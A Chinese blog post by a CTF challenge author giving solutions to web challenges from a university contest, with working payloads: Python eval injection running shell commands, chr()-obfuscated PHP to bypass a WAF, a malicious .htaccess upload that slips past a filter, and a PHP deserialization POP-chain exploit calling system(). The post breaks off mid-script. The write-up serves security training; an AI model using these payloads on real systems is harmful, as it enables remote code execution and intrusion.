

[SCU校赛]Web部分-Writeup

原创

[Y4tacker](#) 于 2021-06-07 16:57:06 发布 2783 收藏 9

分类专栏: [安全学习 # Web # CTF记录](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/solitudi/article/details/117607859>

版权



[安全学习](#) 同时被 3 个专栏收录

212 篇文章 39 订阅


订阅专栏



[Web](#)

96 篇文章 15 订阅

订阅专栏



[CTF记录](#)

88 篇文章 7 订阅

订阅专栏

文章目录

写在前面

入门

fastapi

解法一

解法二

解法三

shell

奇妙的验证码

野兽先辈的文件

Bypass_waf

解法一

解法二

解法三

upload

unserialize

ez_upload

easy_yii

ez_auth

not_sql

有手就行

推荐文章

写在前面

我出的题不太难，但是有意思，个人感觉质量还是不错的，有简单有难，区分度明显，这里出个部分wp，这里感谢atao让本懒狗少了一部分工作量o(╯▽╰)ゞ

入门

The screenshot shows the 'Response Headers' section of a browser's developer tools. The 'flag' header is highlighted with a red box. The headers are as follows:

Name	Value
Remote Address	127.0.0.1:10086
Referrer Policy	strict-origin-when-cross-origin
Response Headers	View source
Connection	keep-alive
Content-Type	text/html; charset=UTF-8
Date	Fri, 04 Jun 2021 11:25:23 GMT
flag	flag{dd5fe79c-2469-43cb-9e67-728bb748800d}
Server	nginx/1.16.1
Transfer-Encoding	chunked
X-Powered-By	PHP/7.4.5
Request Headers	View source

fastapi

本来是作为一个签到题出的，事实上也是
首先看到官网，有个能查到api的地方得到路径

FastAPI

FastAPI

Languages

Features

FastAPI People

Python Types Intro

Tutorial - User Guide

Advanced User Guide

Concurrency and async / await

Deployment

Project Generation - Templates

Alternatives, Inspiration and Comparisons

History, Design and Future

External Links and Articles

Benchmarks

Help FastAPI - Get Help

Development - Contributing

Release Notes

You will see the JSON response as:

```
{"item_id": 5, "q": "somequery"}
```

You already created an API that:

- Receives HTTP requests in the `paths /` and `/items/{item_id}`.
- Both `paths` take `GET operations` (also known as `HTTP methods`).
- The `path /items/{item_id}` has a `path parameter item_id` that should be an `int`.
- The `path /items/{item_id}` has an optional `str query parameter q`.

Interactive API docs

Now go to <http://127.0.0.1:8000/docs> [↔].

You will see the automatic interactive API documentation (provided by [Swagger UI](#) [↔]):

Alternative API docs

And now, go to <http://127.0.0.1:8000/redoc> [↔].

Table of contents

- Sponsors
- Opinions
- Typing, the FastAPI
- Requirements
- Installation
- Example
 - Create it
 - Run it
 - Check it
 - Interactive API d
 - Alternative API c
- Example upgrade
 - Interactive API d
 - Alternative API c
- Recap
- Performance
- Optional Depend
- License

<https://blog.csdn.net/solitudi>

看到参数名，想到后端是eval，题目里面打错了是f10g，

default

GET / Hello

POST /secr111t Hacker

safe Calc

Parameters

No parameters

Request body *required*

evval ** required*
string

Responses

Code	Description
200	Successful Response

<https://blog.csdn.net/solitudi>

直接

解法一

```
{"res": "flag{8210b633-26e5-4712-b252-bdc7534a8120} \n", "err": false}
```



LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCOI

URL
http://42.193.53.250:18834/secr111t

Enable POST enctype
application/x-www-form-urlencoded ADD F

Body
eval=open('/f10g','r').read()

<https://blog.csdn.net/solitudi>

解法二

可以执行任意命令了

Enable POST enctype
application/x-www-form-urlencoded

Body
eval=__import__('os').popen('cat /f10g').read()


<https://blog.csdn.net/solitudi>

解法三


```
system("cat /flag");
```

奇妙的验证码

被某个野兽出题人要求做了一下，这里整理我的题目的时候看到了脚本就顺便说一下
爆出密码



```
7
8 for i in range(1000,9999):
9     res = session.get(url_cap).text
10    while '__import__' in res:
11        res = session.get(url_cap).text
12    data = {
13        'username': 'admin',
14        'password': f'{i}',
15        'captcha': (eval(res)),
16        'objectType': 'Window',
17    }
18    r = session.post(url_log, data=data)
19    if "Wrong username or password" not in eval(r.text)['msg']:
20        print(r.text)
21        print(i)
22
```

for i in range(1000,9999) > while '__import__' in res

Run: bb x

```
{"success":1,"msg":"Login successfully"}
4375
```

<https://blog.csdn.net/solitudi>

得到flag

Congratulations

恭喜爆破成功

不知道刚刚电脑上有没有弹出计算器呢

安全编程很重要滴，即使是做攻击的黑客也有被反搞的可能性

实战中可不只是弹个计算器那么简单的哦

顺便说一下，这是你的flag: flag{7de9b883-b12c-445b-96b7-fd9d330ab993}

<https://blog.csdn.net/solitudi>

脚本如下，比较骚，弹计算器，不愧是某pu

```
import requests
session = requests.session()

url_pre = 'http://xxxxx'
url_cap = url_pre + '/captcha.php'
url_log = url_pre + '/login.php'

for i in range(1000,9999):
    res = session.get(url_cap).text
    while '__import__' in res:
        res = session.get(url_cap).text
    data = {
        'username': 'admin',
        'password': f'{i}',
        'captcha': (eval(res)),
        'objectType': 'Window',
    }
    r = session.post(url_log, data=data)
    if "Wrong username or password" not in eval(r.text)['msg']:
        print(r.text)
        print(i)
```

野兽先辈的文件

首先点开题目，界面很简单

野兽先辈想出一道CTF题目，但是太菜了搞不来Web，甚至想直接把flag送出来

可是直球送flag的屑行为一旦被出题组的其他人发现，CTF生涯就要结束了吧

对了，那就发出很大的声音掩盖过去罢

这么臭的文件有什么看的必要吗？跳过去，跳过去！！


[下载flag](#)

尝试下载flag,发现足足1pb，这么大的文件显然无法在合理的时间下载完



已经暗示（其实几乎是明示）了flag就在文件的末尾，要“跳过去”看。

想想平时用的多线程下载器，它可以从文件的中间部分下载，每一个线程负责下载文件的某一部分最后组合起来，实现多线程高速下载，这样的下载器都能跳，那么一定有一个方法可以从文件中的任意一点开始下载。



这个时候，动动手指就可以搜到原理了。



看到range头格式如下。

HTTP协议的请求头中有一个Range字段, 通过这该参数可以告诉服务器, 只给我目标资源的部分数据; 客户端通过多线程分别向服务端请求目标资源的如原理图1,2,3号线程所获取的资源一样, 将每个线程说获取到的资源放到一个文件里面, 就组成了一个完整的目标资源。

需要知道:

1. Range

Range头指示服务器只传输目标资源指定的一部分数据, 可以用来实现断点续传/多线程下载, 它有三种格式:

Range: bytes=1000-2000 (传输目标资源的1000-2000部分的数据)

Range: bytes=1000- (传输目标资源第1000byte以后的所有数据)

Range: bytes=1000 (只传输目标资源的最后1000byte数据)

对Range的响应:

Accept-Ranges: 能查看服务器是否支持Range;

支持: bytes

不支持: none

Content-Range: 1000-3000/5000 (返回服务端目标资源数据的范围: start-end/total)


2. RandomAccessFile

对随机访问文件的读取和写入。随机访问文件的行为类似存储在文件系统中的一个大byte数组。

https://blog.csdn.net/solitudi


那么打开我们心爱的Burp，手动发包试试。

(Burp的基础原理这道题就不介绍了，Google，请



如上图所示，当我们请求Range为1000-2000的时候，服务器返回了文件1000-2000字节的内容，并且告诉了我们文件的总大小是1145141919810893个字节，顺便说一下我们的浏览器也是通过这种办法在下载文件的时候获取文件的总大小的。

那么我们更换bytes里的内容，直接读取文件最后，就可以拿到flag了。



Bypass_waf

```


<?php
/**
 * Created by Y4tacker
 **/
include_once "waf.php";

if (!empty($_POST['look'])) {
    if ("waf"==$_POST['look']) {
        highlight_file("waf.php");
    }
    eval($_POST['eval']);
} else {
    highlight_file(__FILE__);
}

```

<https://blog.csdn.net/solitudi>

看到就怕了吧，hh



解法一

php太灵活了，所以绕过很多，自写脚本，自己理解下

```
<?php
/**
 * Created by Y4tacker
 **/


function generatePayload($eval){
    $res = '';
    for ($i=0;$i<strlen($eval);$i++){
        if ($i!=strlen($eval)-1){
            $tmp = "chr(".ord($eval[$i]).").";
        }else{
            $tmp = "chr(".ord($eval[$i]).")";
        }
        $res.=$tmp;
    }
    return "(join(array(".$res."))";
}

$eval = "system";
$command = "cat /flag";

echo "eval=".generatePayload($eval).generatePayload($command)."&look=1";
```

解法二

对于POST的内容，它是通过 `file_get_contents('php://input')` 获得的内容，这里就有了第一个绕过方法，将POST请求改为 `multipart/form-data` 则上述方法无法接收到参数，过滤函数就无法起到作用，可以绕过。



请求

```
POST / HTTP/1.1
Host: 42.193.53.250:18837
Content-Length: 177
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://42.193.53.250:18837
Content-Type: multipart/form-data; boundary=-----1761093549
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://42.193.53.250:18837/?eval=(join(array(chr(115),chr(121),chr(115),chr(116),chr(101),chr(109))))(join(array(chr(99),chr(116),chr(32),chr(47),chr(102),chr(108),chr(97),chr(103)))));
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=a1b01ad424f253ce0a00c22ea9a38af4; session=eyJlIjpw7liBijoiZ.0FOallYQndDbfZ.6WlhJS2NRQXBnWEVCTGc9PSJ9fQ.YLuhmwDo-yoO7-IFE2N9HqVsdL_Sgw58E
Connection: close

-----1761093549
Content-Disposition: form-data; name="look"

1
-----1761093549
Content-Disposition: form-data; name="eval"

phpinfo();
-----1761093549--
```

响应

PHP Version 7.4.19

System	Linux 33d41f6d0b62 5.4.0-72-generic #
Build Date	May 12 2021 13:14:31
Configure Command	'./configure' '--build=x86_64-linux-gnu' 'dir=/usr/local/etc/php/conf.d' '--enable-combstring' '--enable-mysqlnd' '--with-pasqlite3=/usr' '--with-curl' '--with-libedit' '--with-apxs2' '--disable-cgi' 'build_alias=x
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ex
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled https://blog.csdn.net/solitudi

解法三

Payload来自: lastward

Post data Referer User Agent Cookies [Clear All](#)

```
look=waf&eval=call_user_func($_REQUEST[a].$_REQUEST[c],$_REQUEST[b].$_REQUEST[f].$_REQUEST[d]);
```

upload

点我学一学

这里发现存在源码泄露 `www.zip`,

过滤了 `file`, 用 `\` 绕过即可

```
$upload = 'upload/'.md5("y4tacker".$_SERVER['REMOTE_ADDR']);
@mkdir($upload);
file_put_contents($upload.'/index.html', '');

if(isset($_POST['submit'])){
    $fileext = substr(strrchr($_FILES['file']['name'], '.'), 1);
    if ($_FILES["file"]["error"] > 0 && $_FILES["file"]["size"] > 204800){
        die('upload error');
    }else{
        $filename=addslashes($_FILES['file']['name']);
        if (preg_match("/file/i" file_get_contents($_FILES["file"]["tmp_name"]))){
            @unlink($_FILES["file"]["tmp_name"]);
            die("fuccccc????");
        }
        move_uploaded_file($_FILES["file"]["tmp_name"],$upload.'/'.$filename);
        echo $upload.'/'.$filename;
    }
}
```

<https://blog.csdn.net/solitudi>

```
<File\
es .htaccess>
SetHandler application/x-httpd-php
Require all granted
php_flag engine on
</File\
les>
php_value auto_prepend_file\
le .htaccess
#<?php phpinfo();
```

The screenshot shows a Burp Suite interface with a request and response for a file upload endpoint. The response shows a successful upload of a .htaccess file. A red arrow points to the 'display_errors' directive in the htaccess file content.

Directive	Value
allow_url_fopen	On
allow_url_include	Off
always_populate_raw_post_data	Off
arg_separator.input	&
arg_separator.output	&
asp_tags	Off
auto_append_file	no value
auto_globals_jit	On
auto_prepend_file	.htaccess
browscap	no value
default_charset	no value
default_mimetype	text/html
disable_classes	no value
disable_functions	error_log,mb_send_mail,imap_mail,system,unlink,rmdir,shell
display_errors	Off
display_startup_errors	Off
doc_root	no value
docref_ext	no value
docref_root	no value
enable_dl	Off
enable_post_data_reading	On
error_append_string	no value
error_log	no value
error_prepend_string	no value
error_reporting	22527
exit_on_timeout	Off
expose_php	On
extension_dir	/usr/lib/php5/20121212
file_uploads	On
highlight.comment	#FF8000

这里用php自带函数绕过

SetHandler application/x-httpd-php Require all granted php_flag engine on php_value auto_prepend_file \le .htaccess #flag(cd7e7ec3-78d6-490f-bdf7-cda201a4d8fb) Set application/x-httpd-php Require all granted php_flag engine on php_value auto_prepend_file \le .htaccess #flag(cd7e7ec3-78d6-490f-bdf7-cda201a4d8fb)

The screenshot shows a Burp Suite interface with a request and response for a file upload endpoint. The request shows a multipart form-data with a file named 'htaccess'. A red arrow points to the 'php_value auto_prepend_file' directive in the request body.

考点：简单的POP链构造、MD5碰撞

代码如下：

```
<?php
error_reporting(0);
highlight_file(__FILE__);
class hackMe{
    protected $formatters;
    public function __call($method, $attributes){
        return $this->format($method, $attributes);
    }

    public static function hackMMM(){
        echo "Hello web☺!";
    }

    public function format($formatter, $arguments)
    {
        $this->getFormatter($formatter)->patch($arguments[0][4][1]);
    }
    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
        }
    }
}

class Ox401{
    protected $events;
    protected $event;
    public function __destruct(){
        $this->events->dispatch($this->event);
    }
    public static function welcome(){
        echo "Welcome to 0x401 Team!";
    }
}

class flag{
    protected $flag;
    public function patch($Fire){
        call_user_func($this->flag,$Fire);
    }
}

if($_POST['a']!= $_POST['b'] && md5($_POST['a'])===md5($_POST['b'])){
    if(file_get_contents(substr($_POST['a'],0,20))!=null){
        @unserialize(base64_decode($_POST['c']));
    }else{
        hackMe::hackMMM();
    }
}else{
    Ox401::welcome();
}
?>
```

在进行反序列化之前会有 md5 的强比较，之前遇到这种值的时候，一般绕过手段是 使用数组 或者是 一对特定的字符串，但是这里额外加入了一个条件 `file_get_contents(substr($_POST['a'],0,20))`，如果去不到这个文件，那也不能进行反序列化，所以这里使用了 `fastcoll` 工具，它可以对指定文件进行md5碰撞，从而获得两个md5值相同的文件

```
shell
fastcoll.exe -p 123.txt -o 1.txt 2.txt
工具下载
链接:https://pan.baidu.com/s/1t8q89aP50iFVyFe0JrbJw
提取码:atao
复制这段内容后打开百度网盘手机App，操作更方便哦
```

接着就是构造POP链了

```
class Ox401 -> __destruct //建立hackMe对象,当调用不存在的方法时触发__call
↓↓↓
class hackMe -> __call //建立flag对象
↓↓↓
class flag -> patch //回调函数进行代码执行
```

exp

```
<?php
class hackMe{
    protected $formatters;
    public function __construct(){
        $this->formatters['dispatch'] = new flag();
    }
}

class Ox401{
    protected $events;
    protected $event;
    public function __construct(){
        $this->events = new hackMe();
        $this->event[4][1]= "cat /flag";
    }
}

class flag{
    protected $flag = "system";
}

echo base64_encode(serialize(new Ox401()))."\n";
```

ez_upload

过滤的更严格了，这里推荐另一种之前考过的利用htaccess读文件，这样如果flag匹配到，则404页面显示 `y4tacker`，因此利用这个特性搞定


```

import requests
import string


addr = '28957c94804599d479ebab0c1eb12156'
def check(a):
    f = ''
